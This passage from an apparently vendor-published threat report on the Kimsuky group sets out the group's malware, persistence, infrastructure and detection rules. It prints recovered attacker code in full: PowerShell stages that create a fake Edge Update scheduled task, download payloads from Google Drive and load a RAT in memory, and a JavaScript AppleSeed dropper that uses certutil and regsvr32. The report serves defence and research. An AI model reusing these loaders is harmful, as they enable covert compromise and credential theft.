Register-ScheduledTask -TaskName "MicrosoftEdgeUpdateVersion" -Action $action -Trigger $trigger -Description "
Microsoft Edge Update" -Settings $settings;
$filePath = Join-Path ([System.IO.Path]::GetTempPath()) "\2024년 새해, 남북미 3국 정상에게 드리는 메시지.rtf"; Invoke-WebRequest
        -Uri "https://drive.google.com/uc?export=download&id=1XajH-oHTFYPhq94Sussz0PJG0cajI3d" -o "$filePath";
Start-Process -FilePath $filePath;

```

Figure 11 - Stage 1 payload executes via scheduled task and opens RTF lure

The second stage reflectively loads XeroRAT as a final payload. The script:

1. Defines GzExtract function to gunzip a byte array.
2. Downloads an obfuscated gzip payload from google drive. The payload has an RTF magic file header, likely as a way to bypass suspicious file type controls.
3. Replaces first 7 bytes with Gzip magic file header bytes.
4. Calls GzExtract function and loads resulting assembly bytes into the running PowerShell process.

```

function GzExtract
{[CmdletBinding()] Param ([Parameter(Position = 0, Mandatory = $True)] [byte[]] $byteArray = $(Throw("-byteArray is required"));
); Process { $input = New-Object System.IO.MemoryStream( $byteArray ); $output = New-Object System.IO.MemoryStream;
gzipStream = New-Object System.IO.Compression.GzipStream $input, ([IO.Compression.CompressionMode]::Decompress); $gzipStream
.CopyTo( $output ); $gzipStream.Close(); $input.Close(); [byte[]] $byteOutArray = $output.ToArray(); return $byteOutArray;}}

Add-type -Assembly System.Drawing;
Add-type -Assembly System.Windows.Forms;
Add-type -Assembly PresentationCore;
Add-type -AssemblyName System.Windows.Forms;
Add-type -AssemblyName System.Drawing;

$tempPath = [System.IO.Path]::GetTempPath();
$svncibciwscACd = "\swolf-data";
$filePath = Join-Path $tempPath $svncibciwscACd;
Invoke-WebRequest -Uri "https://drive.google.com/uc?export=download&id=1Y5mvFP91GaQ1j5MoXKQeYS11-AKza6DN" -o "$filePath"

[byte[]]$bytes = [System.IO.File]::ReadAllBytes($filePath);
$bytes[0] = 0x1F;
$bytes[1] = 0x8B;
$bytes[2] = 0x08;
$bytes[3] = 0x00;
$bytes[4] = 0x00;
$bytes[5] = 0x00;
$bytes[6] = 0x00;

$length = $bytes.Length;
[byte[]]$exBytes = GzExtract ($bytes);
$length = $exBytes.Length;
$sassembly = [System.Reflection.Assembly]::Load($exBytes);
$name = "Main";
foreach ($type in $sassembly.GetTypes()){foreach ($method in $type.GetMethods()){if (($method.Name.ToLower()).equals($name
.ToLower())){$method.Invoke($null, @());}}}

```

Figure 12 - Stage 2 payload downloads obfuscated gzip payload, extracts and loads in memory

In another example of JavaScript execution of Kimsuky AppleSeed malware, Rapid7 observed use of double base64 encoding of both payload and lure. In this case execution contained an ActiveX decode and the well known [lolbin certutil](#).

Some other examples used in this javascript:

- Simple string concatenation to obfuscate detection efforts
- Variable substitution
- Simple folder traversal e.g C:\Windows\..\ProgramData\ = C:\ProgramData\
- Embedded files double base64 encoded – ActiveX decode and certutil combined to bypass embedded file searches.

```

uNpgj9RWFxn = "h2psrXY.wjv0";
mFFauC7lav7 = "biHE0GP.ggr";
pVTFZW = new ActiveXObject("Microsoft.XMLDOM");
bFYV2vd = WScript.CreateObject("Scripting.FileSystemObject");
v2sG10mIp = new ActiveXObject("WScript.Shell");
zHoGpU3jgAy = bFYV2vd.getSpecialFolder(0) + "\\..\ProgramData"; //C:\Windows\..\ProgramData
xoGKegJey = pVTFZW.createElement("IF4r7ls");
xoGKegJey.dataType = "bin.base64";
xoGKegJey.text = fSQFfhbJPUa;
kytUC0T9MXacLd4 = xoGKegJey.nodeTypedValue;
vHUQ1x7BqQ1bl = new ActiveXObject("ADODB.Stream");
vHUQ1x7BqQ1bl.Open();
vHUQ1x7BqQ1bl.Type = 1;
vHUQ1x7BqQ1bl.Write(kytUC0T9MXacLd4);
vHUQ1x7BqQ1bl.SaveToFile("C:\Windows\..\ProgramData\,\,0µ0°ê_À0zâ·0°6A0¼·@xad·.pdf", 2);
vHUQ1x7BqQ1bl.Close();

if (bFYV2vd.FileExists("C:\Windows\..\ProgramData\,\,0µ0°ê_À0zâ·0°6A0¼·@xad·.pdf")) {
    try{
        v2sG10mIp.Run("C:\Windows\..\ProgramData\,\,0µ0°ê_À0zâ·0°6A0¼·@xad·.pdf");
    } catch(e){}
}

p6gS2u2BF = pVTFZW.createElement("ovqzYLk");
p6gS2u2BF.dataType = "bin.base64";
p6gS2u2BF.text = vfLH22y53W;
rG2kpMhc6E45hYa = p6gS2u2BF.nodeTypedValue;
g5YD00EA0sLnb = new ActiveXObject("ADODB.Stream");
g5YD00EA0sLnb.Open();
g5YD00EA0sLnb.Type = 1;
g5YD00EA0sLnb.Write(rG2kpMhc6E45hYa);
g5YD00EA0sLnb.SaveToFile("C:\Windows\..\ProgramData\h2psrXY.wjv0", 2);
g5YD00EA0sLnb.Close();

if (bFYV2vd.FileExists("C:\Windows\..\ProgramData\h2psrXY.wjv0")) {
    try{
        v2sG10mIp.Run("powershell.exe -windowstyle hidden certutil -decode C:\Windows\..\ProgramData\h2psrXY.wjv0
        C:\Windows\..\ProgramData\biHE0GP.ggr", 0, true);
        WScript.Sleep(30*1000);
    } catch(e){}
}
if (bFYV2vd.FileExists("C:\Windows\..\ProgramData\biHE0GP.ggr")) {
    try{
        v2sG10mIp.Run("powershell.exe -windowstyle hidden cmd /c cmd /c cmd /c regsvr32.exe /s /n /
        i:1q0z2wsx5t9b C:\Windows\..\ProgramData\biHE0GP.ggr", 0, true);
    }catch(e){}
} WScript.Sleep(25*1000);

```

Figure 13 - Decoded appleseed malware execution

Malware

Kimsuky has been known to deploy a wide variety of malware across operations and actively develop new iterations. Rapid7 has observed evidence of regularly deploying different malware stages with similar capabilities even on the same host. Rapid7 assesses this behavior is due to active development and to maintain access rather than focus on stealth. Kimsuky’s main objectives are credential theft and mail access in less security mature organizations / individuals.

Observed Malware trends from Kimsuky:

- PowerShell, BAT file, or Windows Scripting Host and simple command and control
- Information stealers designed to harvest sensitive information and credentials from infected hosts

- Remote access capabilities, including exfiltration of collected data
- Interest in open source .NET and custom Golang RATs
- Packing and simple obfuscation techniques to mask malware from basic detection methods
- Custom encryption and LOLbin techniques like automated exfil and Base64 certutil encoding

A technical deep dive of all Kimsuky malware is beyond the scope of this paper, however, we have included a brief description of some of the common Windows malware for further reading and research.

BabyShark: VBScript based malware originally used in macro based attacks. Known originally for its custom encoding, there have been several variants recently as Kimsuky has relied less on Macro based exploitation but maintained VBScript capabilities for initial post exploitation tasks.

AppleSeed: A backdoor used for actions on objectives like command execution, information stealing and including exfiltration. It is well known for double XOR decoding routing and often delivered via JavaScript or dropper. It is generally executed as a DLL with the use of regsvr32.exe and function name.

AlphaSeed: Similar capabilities to AppleSeed but developed in Golang. AlphaSeed has the distinction of using Naver mail via Chrome DevTools Protocol for command and control. It leverages cookies and ChromeDevTools opposed to hardcoded username/password for mail authentication like AppleSeed. AlphaSeed highlights the trend towards better capabilities using Golang which has also been observed in cross OS platform Kimsuky malware development.

.NET RATs: Historically associated with a few open source .NET RATs, Kimsuky is known to make small inconsequential customizations of malware of this type. Kimsuky has been observed using TutorialRAT in most recent attacks. TutorialRAT is an open source, full-featured RAT that enables information stealing and credential theft.

Persistence

Kimsuky relies on valid credentials for mailbox access, but Rapid7 has observed "bread and butter" persistence techniques in recent Kimsuky activity during malware installation. Common techniques like: run keys (T1547.001), services (T1543.003) and scheduled tasks (T1053.005) with nonchalant / in plain sight names.

Some features of Kimsuky persistence:

- Untrusted scripts or binaries loading from publicly writable folders such as %temp% or %AppData%, alternatively common malware locations like %ProgramData% (T1074.001).
- System binary proxy execution (T1218) with rundll32, regsvr32, and others.

- Simple renaming of payloads to non binary/script extensions (e.g., .png, other image, or random).
- Attempting to fetch remote payload/download cradle.

Historically, Kimsuky has also used Remote Desktop Protocol (RDP), malicious Chrome browser extensions, and is known for exploiting web services or webshells to achieve persistence.

Infrastructure

Tracking Kimsuky infrastructure highlights how prolific their activities are. Rapid7 observed phishing infrastructure and command and control hosted around the world through numerous hosting providers/ASNs.

Some current Kimsuky trends worth noting:

- Regularly reuses IP addresses.
- Leverages similar domain names used by their targets, or generic enterprise feature names. A great example is regular name plays on the South Korean free Naver email service.
- Regularly use new domains as part of their activities.
- Kimsuky leverage free certificate services
 - Mostly Lets Encrypt
 - Occasional instance of ZeroSSL or self signed
 - Validity for the certificate is 3 months in phishing sites
- Similar server folder paths in use across campaign - /down[X]/ and /upload[X]/

Some examples:

- /js/slick/up/down0/
- /js/slick/up/down1/
- /js/sub/aos/dull/down1/
- /js/sub/up/down1/
- /pg/adm/img/upload1/
- /pg/adm/tdr/upi/down0/
- /temp/down1/

It is worthy to note, there has been some historical reporting of infrastructure overlap between Kimsuky and other DPRK threat actors. For example, domain, IP range, and shared hosting provider overlaps between Kimsuky and APT37. Combined with similar attack vectors and TTPs, Rapid7 assesses at least some level of coordinated approach or shared resources within the DPRK nexus.

Conclusion

Despite deployment of moderate technical capabilities, Kimsuky's skill in social engineering and persistent approach makes them a formidable adversary. As we track Kimsuky, it remains clear one of the best mitigations is vigilance. This includes both hardening with technical controls around email or corporate monitoring, and the softer side user awareness training or sharing research.

Rapid7 Labs will continue researching and publishing insights and guidance on defending against persistent adversaries like Kimsuky. Combined with our shared threat data and intelligence, this research enables us to actively assist customers in hunting for and mitigating similar threats in the field.

Indicators of compromise

[Virus Total](#)

[GitHub](#)

Rapid7 customers

InsightIDR and Managed Detection and Response (MDR) customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections deployed and alerting on activity related to these techniques and research.

Detections:

- Attacker Technique - PowerShell Concatenation Obfuscation
- Persistence - Run Key Added by Reg.exe
- Persistence - vbs Script Added to Registry Run Key
- PowerShell - Concatenate Strings
- PowerShell - Obfuscated Script
- Suspicious Process - CHM File Runs CMD.exe to Run Certutil
- Suspicious Process - HH.exe Spawns Child Process
- Suspicious Process - PowerShell IO.MemoryStream
- Suspicious Process - Terminal Process Execution from Microsoft Common Console (MSC) File
- Suspicious Process - XORed Data in PowerShell

References

1. NSA, DPRK Cyber Actors Impersonating Targets to Collect Intelligence
<https://www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Release-View/Article/3413621/us-rok-agencies-alert-dprk-cyber-actors-impersonating-targets-to-collect-intell/>
2. Tom Lancaster, SHARPTONGUE: PWINING YOUR FOREIGN POLICY, ONE INTERVIEW REQUEST AT A TIME
<https://www.virusbulletin.com/uploads/pdf/conference/vb2023/papers/SharpTongue-pwning-your-foreign-policy-one-interview-request-at-a-time.pdf>
3. Proofpoint, From Social Engineering to DMARC Abuse: TA427's Art of Information Gathering
<https://www.proofpoint.com/us/blog/threat-insight/social-engineering-dmarc-abuse-ta427s-art-information-gathering>
4. CISA, North Korean Advanced Persistent Threat Focus: Kimsuky
<https://www.cisa.gov/news-events/cybersecurity-advisories/aa20-301a>
5. Rapid7, The Updated APT Playbook: Tales from the Kimsuky threat actor group
<https://www.rapid7.com/blog/post/2024/03/20/the-updated-apt-playbook-tales-from-the-kimsuky-threat-actor-group/>
6. Palo Alto - Unit42, New BabyShark Malware Targets U.S. National Security Think Tanks
<https://unit42.paloaltonetworks.com/new-babyshark-malware-targets-u-s-national-security-think-tanks/>
7. Kroll, TODDLERSHARK: ScreenConnect Vulnerability Exploited to Deploy BABYSHARK Variant
<https://www.kroll.com/en/insights/publications/cyber/screenconnect-vulnerability-exploited-to-deploy-babyshark>
8. @asdasd13asbz phishing tool attribution
<https://twitter.com/asdasd13asbz/status/1781143432691683342>
9. Ahnlab, Kimsuky Group Uses Autolt to Create Malware (RftRAT, Amadey)
<https://asec.ahnlab.com/en/59590/>
10. Ahnlab, Trend Analysis on Kimsuky Group's Attacks Using AppleSeed
<https://asec.ahnlab.com/en/60054/>
11. Malpedia, Appleseed
<https://malpedia.caad.fkie.fraunhofer.de/details/win.appleseed>

12. S2W, Detailed Analysis of AlphaSeed, a new version of Kimsuky's AppleSeed written in Golang
https://medium-com.translate.googleusercontent.com/s2wblog/detailed-analysis-of-alphaSeed-a-new-version-of-kimsuky-appleSeed-written-in-golang-2c885cce352a?_x_tr_sl=auto&_x_tr_tl=en&_x_tr_hl=en&_x_tr_pto=wapp&_x_tr_hist=true
13. PWC, Tracking 'Kimsuky', the North Korea-based cyber espionage group
<https://www.pwc.co.uk/issues/cyber-security-services/research/tracking-kimsuky-north-korea-based-cyber-espionage-group-part-1.html>
14. Genians, Kimsuky APT attack discovered using Facebook & MS management console
https://www.genians.co.kr/blog/threat_intelligence/facebook
15. New Year's Opinion Media Column Disguised Hacking Analysis
https://www.genians.co.kr/blog/threat_intelligence/nation-state
16. Malicious code targeting Embassy in China,
<https://wezard4u.tistory.com/6776>

About Rapid7

Rapid7 is creating a more secure digital future for all by helping organizations strengthen their security programs in the face of accelerating digital transformation. Our portfolio of best-in-class solutions empowers security professionals to manage risk and eliminate threats across the entire threat landscape from apps to the cloud to traditional infrastructure to the dark web. We foster open source communities and cutting-edge research—using these insights to optimize our products and arm the global security community with the latest in attacker methodology. Trusted by more than 11,000 customers worldwide, our industry-leading solutions and services help businesses stay ahead of attackers, ahead of the competition, and future-ready for what's next.

The information provided in this paper is intended for informational purposes only and Rapid7 makes no warranties, express or implied, regarding the suitability of the content for any specific purpose. The content within this paper is based on data and findings available up to the date of its publication.

The information contained herein is provided "as is," and readers are advised to use their own discretion when applying the information to their specific situations. Furthermore, any third-party sources, tools, or software mentioned in this report are included for informational purposes only. Rapid7 does not take responsibility for the accuracy, functionality, or security of these external resources.

Rapid7 is not liable for any damages, losses, or consequences that may arise from the use of the information provided within. This includes but is not limited to direct, indirect, incidental, or consequential damages related to actions taken based on the content of this paper.

Any reproduction, distribution, or unauthorized use of this paper's contents without explicit permission from the authors and publishers is strictly prohibited.



PRODUCTS

Cloud Security

XDR & SIEM

Threat Intelligence

Vulnerability Risk Management

Application Security

Orchestration & Automation

Managed Services

CONTACT US

rapid7.com/contact

To learn more or start a free trial, visit: <https://www.rapid7.com/try/insight/>